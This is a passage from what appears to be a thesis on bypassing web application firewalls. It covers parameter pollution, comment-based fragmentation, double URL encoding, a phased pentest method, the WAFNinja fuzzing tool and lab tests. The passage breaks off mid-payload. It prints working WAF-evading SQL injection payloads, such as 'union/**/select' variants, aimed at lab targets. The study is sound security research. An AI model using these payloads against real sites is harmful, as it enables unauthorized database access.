ASP removes any % character that is not followed by two hexadecimal digits Ristic, 2012b.

```
http://www.website.com/products.aspx?%
    productid=select 1,2,3
```

Similar to the example above, the WAF detects a parameter called '%productid', while the back end removes the percent sign and perceives a different parameter name.

A WAF which does not reject unknown parameters may be bypassed with this technique.

9.3 Malformed HTTP Method

Insecurely configured web servers may accept malformed HTTP methods and respond with the same response as to a GET request as seen in figure 11.

If a WAF only inspects requests with GET and POST as method and not other HTTP methods, using a malformed HTTP method may result in a bypass Drops, 2015.

9.4 Overloading the WAF

A WAF may be configured to omit input validation when the performance load is heavy in order to not decrease user experience by delays. This often applies to embedded WAFs which share the same resources as the web server. To exploit this feature, a great deal of requests can be sent to a WAF and thereby overload it. There is a chance, that some requests will not go through the input validation and thus may not be blocked Drops, 2015.

9.5 Injection via cookies

Some WAFs only filter GET and POST parameters, but not cookies. A few applications process cookie values and use them for SQL queries. For example PHP allows to configure the $_REQUEST function to extract values not only from GET or POST parameters, but also from cookies. This was the default configuration in older PHP versions Ristic, 2012b.

Data in cookies may be in plain text or encoded in base64, hexadecimal or hashes (MD5, SHA1). If a user knows how a cookie is created and can include malicious code by recreating it, he can attempt to perform a SQL Injection.

10 Impedance Mismatch

WAFs interpret requests, analyze and forward them to the web server. There is a chance, that the WAF interprets a request differently than the back end. This is an important concept for the bypassing of WAF security mechanisms and is referred to as Impedance Mismatch (Ristic, 2012b, p. 4).

Techniques, which exploit this principle, are described in this section.

10.1 HTTP Parameter Pollution

HTTP parameter pollution is the term for sending a number of HTTP parameters with the same name. There is no HTTP Standard defining how to interpret multiple parameters which share one name. While the back end may interpret the first value, the last value, or a combination of these both, a WAF sees two single parameters (Ristic, 2012b, p. 12).

Assuming that the following request is sent to a web server

```
http://www.website.com/products/?productid
    =1&productid=2
```

Listing 15: Valid Sentence

various technologies process this differently. Table 3 gives an overview of the behavior of the most important web technologies (Carettoni & Di Paola, 2009, p. 9).

The comma of the concatenation in ASP.NET applications can be used to craft a valid SQL query and is therefore particularly useful for SQL Injection. An example for this kind of Impedance Mismatch is a bypass for ModSecurity found in 2009. ModSecurity would successfully block the following request:

```
http://www.website.com/products.aspx?
    productid=select 1,2,3 from table
```

Issuing the following request would bypass the rules:



Figure 10: A request with manipulated X-* Headers




Figure 11: The FRA-UAS web site accepts "HELLO123" as HTTP method and returns an HTTP 200 response

Back end	Behavior	Processed
ASP.NET	Concatenate with comma	productid=1,2
JSP	First Occurrence	productid=1
PHP	Last Occurrence	productid=2
Perl CGI / Apache	First Occurrence	productid=1
IBM Lotus Domino	Last Occurrence	productid=2
IBM HTTP Server	First Occurrence	productid=1
Python / Zope	List data type	productid=[1,2]

Table 3: Parameter Handling of the most common technologies

```
http://www.website.com/products.aspx?
    productid=select 1&productid=2,3 from
    table
```

As the underlaying technology is ASP.NET, both values are concatenated with a comma. The result is that the WAF does not block the request and the back end receives the same string, that would have been blocked without HTTP parameter pollution.

For a more detailed overview of parameter handling of different technologies see the attachments.

10.2 HTTP Parameter Fragmentation

HTTP Parameter Fragmentation (HPF) is referred to when subsequent code is split between different parameters. A WAF may have issues recognizing malicious code if it is fragmented.

Listing 16 shows a code vulnerable to HPF.

```
sql = "SELECT * FROM table WHERE uid = "+
    $_GET['uid']+" and pid = "+$_GET['pid'
    ]+" LIMIT 0,1"
```

Listing 16: Vulnerable Code to HPF

The following request:

```
http://www.website.com/index.php?uid=1
    union/*&pid=*/select 1,2,3
```

Listing 17: Fragmented SQL code

would result in this SQL Query:

```
sql = "SELECT * FROM table WHERE uid = 1+
    union/* and pid = */select 1,2,3"
```

The part between the '/*' and '*/' is processed as a comment and is therefore ignored. The SQL Engine accepts the comment as an alternative for the

whitespace and therefore the query becomes valid. A WAF that examines parameter only individually can be bypassed with this method.

10.3 Double URL Encoding

The normalization function of a WAF transforms URL encoded characters into ASCII Text. If this function decodes data only once, the WAF may be bypassed by using a double URL encoded character Drops, 2015. For example a URL encoded 's' results into '%73'. Encoding '%73' results into '%25%37%33'.

This is how it works in detail:

1. The following request with double URL encoded characters is sent:

```
union %25%37%33elect 1,2,3
```

2. The WAF perceives the URL encoded characters and decodes them once.
3. After decoding, the WAF tries to match the policies. No match is found.
4. A request with the following value is forwarded to the web server:

```
union %73elect 1,2,3
```

5. The web server decodes the URL encoded character and executes the payload.

10.4 Content-Type Obfuscation

The Content-Type acts as an indicator for the type of the data in the body of a HTTP packet. This is necessary for the back end application in order to interpret the body data correctly. An example request with a Content-Type header can be seen in figure 12.

Similar to web servers, WAFs handle the body data based on the type of the Content-Type header. Modifying this header may lead to a bypass, especially if the processing is hard-coded in the backend application.

To cause the WAF to skip the body or guess a data type, three methods should be tested:

1. Removing the Content-Type header.
2. Inserting an arbitrary string as value.
3. Trying different multipart/form-data options. A WAF may only interpret requests based on known Content-Types.

A full list of Content-Types can be found here[1].

1 http://www.sitepoint.com/web-foundations/mime-types-complete-list/

11 Rule Set Bypassing

WAFs block malicious requests upon signatures. Languages like SQL or JavaScript are flexible and therefore covering all possible transformations with regular expressions is a tough, if not impossible, task. This section gives an outline on how to find payloads that are not blocked by the WAF.

11.1 Brute Force

Brute Force in the context of WAF bypassing is the enumerating of payloads with the perspective that a payload will not be detected by the WAF Abdul Rafay Baloch, 2013. These payloads can be found in papers, cheat sheets, etc. For example a recently published paper is the »Evading all Web-Application Firewall XSS Filters« written by Mazin Ahmed Mazin Ahmed, 2015. It discloses XSS payloads that are undetected by various WAFs.

11.2 Reverse-engineering

The first step towards bypassing a rule set is by finding out what these rules look alike and which patterns are blocked. The more one knows about these policies, the more likely one can find a bypass. This is one of the reasons, why the policies of the vast majority of WAF products are kept secret. It can be said that part of their effectiveness relies on the controversial Security Through Obscurity principle.

> »Security Through Obscurity (STO) is a process of implementing security within a system by enforcing secrecy and confidentiality of the system's internal design architecture. Security Through Obscurity aims to secure a system by deliberately hiding or concealing its security flaws.« Cory Janssen, 2013

The National Institute of Standards and Technology (NIST) recommends to not rely on this principle: »System security should not depend on the secrecy of the implementation or its components« Scarfone, Jansen and Tracy, 2008.

A WAF relying on the STO principle may contain actual vulnerabilities in its rule set. The reverse-engineering of a rule set aims at getting an overview of the used rule set in order to craft a payload that exploits these vulnerabilities.

12 Approach to bypass a WAF

This chapter gives the penetration tester a practical and systematic approach on how to bypass a WAF based on the techniques and methods explained in the previous chapter. The approach is divided in six phases.

```
POST /dvwa/login.php HTTP/1.1
Host: 169.254.198.101
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101 Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://169.254.198.101/dvwa/login.php
Cookie: security=high; PHPSESSID=b4fcv5fu5aog20kkqrpovdfq86
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=Login
```

Figure 12: The Content-Type header

13 Phase 0: Identify vulnerabilities without a WAF

Time is a very valuable asset in a penetration test. The objective is to improve the security level of an application by identifying as many vulnerabilities as possible in the agreed period of time. Fixing the root cause of these vulnerabilities is the best way to make an application more secure. WAFs make it tougher to exploit a vulnerability. Penetration Testers should have the chance to penetrate an application without a blocking WAF to save time, provide more accurate results and ultimately improve the security level more. A penetration tester may be prevented by the WAF from exploiting a vulnerabilty. Yet a malicious attacker with more time may find a flaw in the defense mechanisms of the WAF and exploit the vulnerability.

Therefore it is highly advised to divide the penetration test into two parts:

1. Penetration with a **disabled** WAF: Identify exploitable functions and working payloads. Focus on vulnerabilities that may be prevented by the WAF later.
2. Penetration with an **enabled** WAF: Attack the vulnerable functions found in part one. Also test for the remaining vulnerabilities like application design security flaws or session management.

At the end of this phase vulnerabilities should have been identified. Try to find out which different notations of the payload also work.

Note: This phase is numbered zero because it may not be realizable in some penetration tests, for example because a productive system is attacked.

14 Phase 1: Reconnaissance

The reconnaissance phase is the first and a very important phase of a penetration test. The goal is to collect as much information as possible about the application and its functions to get a general idea of the target. In this phase the target is not attacked. Gathered information is the basis for the attacks in the next phases. As this thesis focuses on bypassing WAFs, only elements especially related to this objective are mentioned, although information that seems not relevant in the first place may be useful later on. For a broader overview of the reconnaissance phase access the National Institute of Standards and Technology (NIST) Scarfone, Souppaya, Cody and Orebaugh, 2008 or the OWASP OWASP, 2014 guidelines.

Web server

Web servers behave differently in terms of path handling, support of different encodings, etc. Knowing which web server is in place saves time by minimizing the number of possible bypass methods. Thus, a more focused attack can be executed. Not only the information which web server and which version is in use is valuable, also knowing which operating system the web server operates on may help.
For example Windows associates every file with a short file name additionally to the long file name as seen in figure 13. An Apache web server running on Windows accepts short names as viable replacement for long file names. A WAF that contains a whitelist rule for a certain file can be bypassed by requesting the same file using a short name Ristic, 2012b.

A table of the differences of web servers in terms of path handling can be found in the attachments.

Programming language in use

Every programming language has its own oddities and weaknesses. Knowledge about the programming languages in use is fundamental and allows to narrow down the amount of possibly working bypass methods. Knowing how parameters are handled by a certain programming language is especially useful.

A table of the differences of programming languages in terms of parameter handling can be found in the attachments.

The WAF

Before starting to attempt to bypass a WAF, it is substantial to know which WAF is deployed. Every WAF has its own identification marks, which makes it possible to detect the WAF vendor. Some WAFs even include their name in the response if a request was blocked (see figure 14 and figure 15).

Detecting the WAF product is in some cases not trivial and requires a thorough analysis of the re-




Figure 13: Windows short file names Acunetix, 2012




Figure 14: dotDefender response NerdsHeaven, 2014




Figure 15: AQTRONIX WebKnight response cyberoperations, 2012

sponse headers and body. There are tools that carry over this task. One well-known open source tool is *WAFW00F* **GauWAFW00F15** which can detect most of the commonly used WAFs as seen in figure 16

One advantage is that this information allows to search for recently discovered bypasses for this particular WAF product. Old bypasses might also work in case that the WAF was not updated for a long time. Public Bypasses can be found in archives like the Exploit Database **Offensive15**.

Identifying the security model

One further important objective is to find out which security model is in use. Certain bypass techniques only work for one security model and therefore gaining an insight into how the WAF operates is an important aspect.

Determining the type of security model can be achieved by the following way:

1. Select an input field and guess which rules could be set up for this field in a Positive Security Model. For example if you have a field called *'id'*, a whitelist policy will probably only allow integer numbers.
2. Send a request that would be blocked by a whitelist, but not by a blacklist.
   - If the request is blocked, a positive or hybrid security model is deployed.
   - If the request is not blocked, a blacklist is deployed.



Figure 16: The list of WAFs wafw00f detects

Internal network IP addresses

Internal network IP addresses can be used to exploit the pre-processor. For further information refer to section 9.1.

15 Phase 2: Attacking the pre-processor

The objective of this phase is to omit the WAF's input validation by exploiting the pre-processor (see 9).

The following is a systematic approach to find an exploit:

1. Identify which processing decision points are in place by sending individual requests, which contain a payload that is blocked by the WAF (e.g. »union select«). Every request should examine solely one decision point.
2. Observe which requests are not blocked.
3. Attempt to develop an exploit.

The »WAF Research project» Ristic, 2012a contains scripts (see the example in figure 17) to send individual requests. The result shows which parts of a HTTP request are inspected by the WAF. A request that is not blocked is stated as »Missed« as seen in figure 18.

This tool can be used to automate the first and second step of the above mentioned approach and is the basis for step three.

16 Phase 3: Attempting an impedance mismatch

This phase's objective is to make the WAF misinterpret a request and therefore not block it while the back end interprets the payload in such a way that it is executed (see Section 10). The prerequsite is that you know what technology is used by the back end and how it handles parameters and paths.

17 Phase 4: Bypassing the rule set

This phase is divided into five parts, which are described below. For information related to bypassing the rule set read section 11.

1. Brute force the WAF by sending different payloads. If no working payload has been found, continue with 2.
2. Reverse-engineer the WAF rule set in a trial and error approach:
   a) Send every symbol and keyword that can be used to create a payload. To find these symbols and keywords access cheat sheets and documentations of the particular technology you want to exploit (e.g. SQL or JavaScript). Also check for new functions.
   b) Note which were allowed and which were blocked.
   c) Combine allowed strings and see whether the combination is blocked.
   d) Repeat this procedure until the non-blocked



Figure 17: Union Select in the User-Agent header




Figure 18: Result of the executed scripts

symbols and keywords are sufficient for a working payload.

3. Craft a payload.
4. Test the payload:
   - If the exploit was successful, continue with part five.
   - If the exploit was unsuccessful and
     - the request was blocked: find out which part of the payload caused the WAF to block the request and replace it with an equivalent.
     - the request was not blocked: either
       * the function you are attempting to exploit is not vulnerable or
       * the payload is not valid. Test the payload in a test environment.
5. Determine the possible damage that can be caused by this vulnerability. Is it possible to obtain sensitive data with the SQL Injection or to steal a user's cookie with XSS?

18 Phase 5: Identifying miscellaneous vulnerabilities

Several vulnerabilities are caused due to an erroneous application design like a broken authentication mechanism or privilege escalation. A WAF cannot detect attacks which aim for such flaws. The examination of an application for such custom vulnerabilities is important.

19 Phase 6: Post Assessment

Independently whether you have successfully bypassed the WAF or not, explain to the customer that as long as the underlaying app is vulnerable, there is a chance that this vulnerability will be exploited. A WAF mitigates risks by adding a second line of defense, but cannot make sure that a successful attack will not happen. Advise the customer to give his best effort to analyze the root cause of a vulnerability and fix it. For the time being, the vulnerability should be virtually patched by adding new rules to the WAF.

20 Bypassing WAFs with WAFNinja

This chapter introduces the tool WAFNinja and explains its functions. In the subsequent section the lab environment which was used to test WAFNinja is described. Finally the results of the conducted tests are presented.

21 WAFNinja

WAFNinja is a CLI tool written in Python, which was developed during this bachelor thesis. It shall help penetration testers to bypass a WAF by automating steps necessary for bypassing input validation. The tool was created with the objective to be easily extendible, easy to use and usable in a team environment. Many payloads and fuzzing strings which are stored in a local database file come shipped with the tool. WAFNinja supports HTTPS connections, GET and POST requests and the use of cookies in order to access pages restricted to authenticated users. Earlier

versions of WAFNinja have been used in several penetration tests which led to several improvements like the implementation of the delay function. The tool's help message can be seen in figure 19.

A comprehensive documentation of WAFNinja can be found in the attachments.

Modes

WAFNinja offers five different modes. These are described in the following paragraphs.

fuzz

The purpose of the *fuzz* function is to automate the reverse-engineering of the WAF's rule set which is described in section 11.2. In contrast to reverse-engineer[1] the rule set manually, this function saves time, enhances the result by using a very broad amount of symbols and keywords and displays results in a clear and concise way. Figure 20 shows an example snippet of WAFNinja's results.

The following list is a description of the result columns:

- **Fuzz:** Fuzzing string that was sent to the target.
- **HTTP Status:** Response's HTTP status code.
- **Content-Length:** Response's Content-length.
- **Expected:** Expected form of the fuzz string if sent back in the response.
- **Output:** Fraction of the output where the sent string is expected.
- **Working:** There are three possible values for the[1] column 'Working':
  - **Yes:** If the fuzz was not blocked and found in the response.
  - **Probably:** If the fuzz was not blocked, but not found in the response.
  - **No:** If the fuzz was blocked.

bypass

The *bypass* function automates the brute forcing of the WAF by sending different payloads (as described in section 11.1). These are taken from the database and embedded in requests which are sent to the web server. The response of every request is analyzed individually. The result is - similarly to the *fuzz* function - either displayed in form of a table directly in the CLI or written to a HTML file.

The following list is a description of the result columns:

- **Payload:** Payload string that was sent to the target.
- **HTTP Status:** Response's HTTP status code.
- **Content-Length:** Response's Content-length.
- **Output:** Fraction of the output, where the sent string is expected.
- **Working:** There are three possible values for the column 'Working':
  - **Yes:** If the payload was not blocked and found in the response.
  - **Probably:** If the payload was not blocked, but not found in the response.
  - **No:** If the payload was blocked.

insert-fuzz

The *insert-fuzz* function is used to add a fuzzing string to the database.

The following line shows which parameters can be used for this mode:

```
usage: wafninja.py insert-fuzz [-h] -i
    INPUT [-e EXPECTED] -t TYPE
```

Listing 18: Usage of the insert-fuzz function

The expected parameter ('-e') is used in case, that the input is expected to be transformed by the web server before it is sent back in a response.

insert-bypass

The *insert-bypass* function is used to add a payload to the database.

The following line shows which parameters can be used for this mode:

```
usage: wafninja.py insert-bypass [-h] -i
    INPUT -t TYPE [-w WAF]
```

Listing 19: Usage of insert-bypass

The WAF parameter ('-w') is used to link a payload to a specific WAF vendor. This is helpful if the penetration tester knows which WAF is in use and wants to reduce the amount of payloads that are sent.

set-db

The *set-db* function is used to change the database used by WAFNinja. This is especially useful, if the tool is used in a team environment. Penetration testers can share the same database. Thereby a payload that was inserted by a team member will be available for the whole team.

22 Lab environment

This section describes the lab infrastructure that was created to test the WAFNinja tool in a legal environment. Virtual machines (VMs) with unique IP addresses have been deployed in order to simulate web servers. These are protected by different WAFs.




Figure 19: WAFNinja's help message

Fuzz	HTTP Status	Content-Length	Expected	Output	Working
union/**/select	200	832	union/**/select	TYPE html PUBLI	Probably
uNion(sElect)	403	-	uNion(sElect)	-	No
union all select	403	-	union all select	-	No
union/**/all/**/select	200	839	union/**/all/**/select	TYPE html PUBLIC "-//W	Probably
uNion all(sElect)	403	-	uNion all(sElect)	-	No
insert	200	717	insert	insert	Yes
values	200	717	values	values	Yes

Figure 20: Excerpt of the fuzz output

22.1 Vulnerable Applications

Two applications with security flaws are installed on every web server. The following paragraphs give a summary of these applications.

DVWA

The Damn Vulnerable Web Application (DVWA) is an open source project. The main goal is to provide an environment for testing vulnerabilities and tools legally and get a better understanding, on how to secure web applications. It contains two SQL Injection vulnerabilities, a stored and reflected XSS vulnerability and several other vulnerabilities RandomStorm, 2015a.

There are three security levels:

1. **low**: no defense mechanisms
2. **medium**: insufficient, bypassable defense mechanisms
3. **high**: non-bypassable defense mechamisms

SQLi Labs

SQLi Labs is a platform for testing different SQL Injections. It covers GET, POST and HTTP header injections Audi, 2012b. The developer of the SQLi-Labs project also created video tutorials explaining the individual SQL Injections Audi, 2012a.

22.2 Virtual Machines

This section outlines the structure and deployment of the VMs. Table 4 gives an overview on the virtual machines in the lab. For an overview of the virtual network, see figure 21.

Note: The WAFs in the test environment are running the standard configuration. The only exception is the modification of the ModSecurity and Comodo WAF's configuration to enable blocking malicious requests.

Client VM The Client VM is used to run WAFNinja. Necessary software is already installed. The operating system is Kali Linux, a Linux Penetration

Name	OS	Software
Client	Kali Linux 2.0	TBD
NoWAF	Debian 8.1	Apache 2.4.10, PHP 5.6.9, No WAF
CWAF	Debian 8.1	Apache 2.4.10, PHP 5.6.9, ModSecurity 2.8.0-3
ModSecurity	Debian 8.1	Apache 2.4.10, PHP 5.6.9, ModSecurity 2.8.0-3
WebKnight	Windows 7	IIS 7.5, PHP 5.6.0, AQTRONIX WebKnight 4.1

Table 4: Virtual Machines in the lab

Testing distribution which includes several tools commonly used in a penetration test Offensive Security, 2015.

NoWAF VM This VM is used to explore the previously introduced vulnerable applications in order to get an overview of these and identify their vulnerabilities.

ModSecurity VM The ModSecurity VM is deployed wtih the Core Rule Set of OWASP OWASP, 2015c, which is known to be very restrictive.

CWAF VM The Comodo Web Application Firewall (CWAF) is a free WAF running on Apache and Linux based web servers. This WAF deploys ModSecurity with a custom rule set Comodo, 2015.

WebKnight VM This VM includes the AQTRONIX WebKnight WAF, which is installed as a module in Windows IIS 7.5 AQTRONIX, 2014.

23 Results

This section describes how the three WAFs in the lab have been attacked with WAFNinja and what results have been found. The attack was focused on bypassing the WAF's rule set as described in phase four of the »Approach to bypass a WAF« chapter and was performed without prior knowledge of the rule set. These tests have been conducted within a time frame of four hours.

Every paragraph covers the results of attacking the particular WAF and consists of these three parts:

1. **XSS Brute force**: Result of WAFNinjas's bypass function which brute forces the WAF for a working XSS.
2. **SQL Fuzz**: Result of WAFNinja's fuzz function which helps to find a SQL Injection vulnerability.
3. **XSS Fuzz**: Result of WAFNinja's fuzz function which helps to find a XSS vulnerability.

There is no fourth part for brute forcing the WAF for a SQL Injection because currently there are only a few SQL payloads in the WAFNinja database.

A short summary of the findings is given at the end of every part.

23.1 CWAF

The custom rule set of Comodo for ModSecurity has shown to be more intelligent and not that restrictive as the ModSecurity's Core Rule Set. For example requests containing single and double quotes are allowed if they are not combined with other keywords used for SQL Injections, whereas ModSecurity's Core Rule Set would have blocked these.

XSS Brute force attack

WAFNinja reported six working payloads and nine payloads which passed the WAF, but were not found in the response. The payloads that were not blocked used the bypass technique of including a link to an external JavaScript file instead of embedding JavaScript in the request. The XSS was not executed in the Client VM's browser and adjustments to the payload have also not lead to an execution of the code. The remaining payloads in WAFNinja's result, that were reported not to be blocked, were false positives. This is probably because these payloads contain unusual characters. Further investigation is required to eliminate these false positives.

Summary: No bypass has been found with this method.

SQL Fuzz

1. The result of the SQL fuzz attack revealed that 'union' and 'select' that were sent individually were allowed by the WAF, while different combinations of these two words have been blocked, except for these two strings:

   ```
   union/**/select
   union/**/all/**/select
   ```

   These payloads use the comment sign '/**/' as a substitution for the whitespace.
2. On the attempt to exploit the SQL Injection vulnerability in DVWA, the following payload was blocked:

   ```
   0' union/**/select 1,2
   ```

3. To identify which character made the WAF block this input, individual characters were removed. After removing the single quote (') the payload was not blocked anymore:




Figure 21: The lab network

```
0 union/**/select 1,2
```

4. Using a single quote is necessary to exploit the DVWA SQL Injection vulnerability. Therefore the next attempt was to exploit »Less-2« of the SQLi-Labs as the parameter is vulnerable to integer based SQL Injection. The first test showed that the following SQL Injection was successful:

```
http://192.168.88.102/sqli-labs/
 Less-2/?id=0
union/**/select 1,2,3 #
```

5. The next step was to find out what damage this bypass can do. The result of WAFNinja revealed that the following two SQL functions were not blocked:

```
version()
@@datadir
```

6. The following payload:

```
http://192.168.88.102/sqli-labs/
Less-2/?id=0union/**/
